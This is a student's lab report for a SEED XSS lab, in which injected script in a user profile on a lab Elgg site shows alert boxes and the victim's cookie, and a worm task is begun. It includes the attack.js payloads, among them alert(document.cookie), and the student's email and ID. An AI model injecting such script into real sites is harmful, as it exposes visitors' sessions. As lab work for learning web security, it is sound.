



**Lab 9: XSS Attack**  
**Aastha Yadav (ayadav02@syr.edu)**  
**SUID: 831570679**

**Task 1: Posting a Malicious Message to Display an Alert Window**



```
Terminal
seed@VM:~$ cd Downloads
seed@VM:~/Downloads$ ls
bash echoserv.tar
seed@VM:~/Downloads$ tar xvf echoserv.tar
echoserver/
echoserver/Makefile
echoserver/README
echoserver/echoserv.c
echoserver/helper.c
echoserver/helper.h
seed@VM:~/Downloads$ ls
bash echoserver echoserv.tar
seed@VM:~/Downloads$ cd echoserver
seed@VM:~/.../echoserver$ ls
echoserv.c helper.c helper.h Makefile README
```


**Figure 1**



```
seed@VM:~/.../echoserver$ subl README
seed@VM:~/.../echoserver$ make
gcc -o echoserv.o echoserv.c -c -ansi -pedantic -Wall
echoserv.c: In function 'main':
echoserv.c:66:5: warning: implicit declaration of function 'memset' [-Wimplicit-function-declaration]
    memset(&servaddr, 0, sizeof(servaddr));
    ^
echoserv.c:66:5: warning: incompatible implicit declaration of built-in function 'memset'
echoserv.c:66:5: note: include '<string.h>' or provide a declaration of 'memset'
echoserv.c:103:28: warning: implicit declaration of function 'strlen' [-Wimplicit-function-declaration]
    Writeline(conn_s, buffer, strlen(buffer));
                           ^
echoserv.c:103:28: warning: incompatible implicit declaration of built-in function 'strlen'
echoserv.c:103:28: note: include '<string.h>' or provide a declaration of 'strlen'
gcc -o helper.o helper.c -c -ansi -pedantic -Wall
gcc -o echoserv echoserv.o helper.o -Wall
seed@VM:~/.../echoserver$
```


**Figure 2**

**Observation:** Figure 1, 2 show the initial setup required for this lab where we extract the echoserver and run the make command which compiles all the files and creates executable binary files.




**Figure 3**

**Observation:** The above screenshot shows the profile of Samy before the attack code was placed in the brief description.




**Figure 4**

**Observation:** Samy now adds the malicious code in his brief description and saves his profile.




**Figure 5**



**Figure 6**

**Observation:** As soon as Samy saves his profile, the alert window pops up because the script is run. Now Alice logs into her account and goes into the members' page and the alert command is triggered. This is because the malicious code is in the brief description and brief description is visible in the members' page along with the member name.



**Figure 7**

**Observation:** When Alice opens Samy’s profile, the alert command is triggered again and the window pops up saying XSS.

```
seed@VM:~/Elgg$ sudo subl index.html
seed@VM:~/Elgg$ sudo subl attack.js
seed@VM:~/Elgg$ sudo service apache2 restart
seed@VM:~/Elgg$ cat index.html
<html>
<head>
<title>
XSS Attack
</title>
</head>
<body>
<script type="text/javascript" src="attack.js">
</script>
</body>
</html>seed@VM:~/Elgg$ cat attack.js
alert('XSS');seed@VM:~/Elgg$
```

**Figure 8**


**Observation:** We update the index.html and the attack.js files in the XSS directory and restart the apache server. The contents of the files are shown in figure 8. The attack.js file contains the alert command that is required for the attack.

## Task 2: Posting a Malicious Message to Display Cookies

```
seed@VM:~/Elgg$ sudo subl attack.js
[sudo] password for seed:
seed@VM:~/Elgg$ cat attack.js
alert(document.cookie);seed@VM:~/Elgg$
```


**Figure 9**

**Observation:** We modify the attack.js file and restart the apache server. The contents of attack.js file is also displayed.



**Figure 10**

**Observation:** The screenshot when Alice opens the members' page. The cookie is displayed.



**Figure 11**

**Observation:** The screenshot when Alice visits the profile of Samy. The cookie is displayed as an alert.

**Explanation:** The attack.js file is modified and the same attack is repeated. The attack.js file is modified to display the contents of the cookie. So when the victim visits the page of the attacker, the cookie is displayed.

### Task 5: Writing an XSS Worm




Figure 12

**Observation:** Samy sends a friend request to Charlie and observes the Live HTTP headers to construct the malicious code.




Figure 13




Figure 14

**Observation:** Samy constructs malicious code based on the HTTPheaders and injects the path of the file into his profile and saves it.




Figure 15

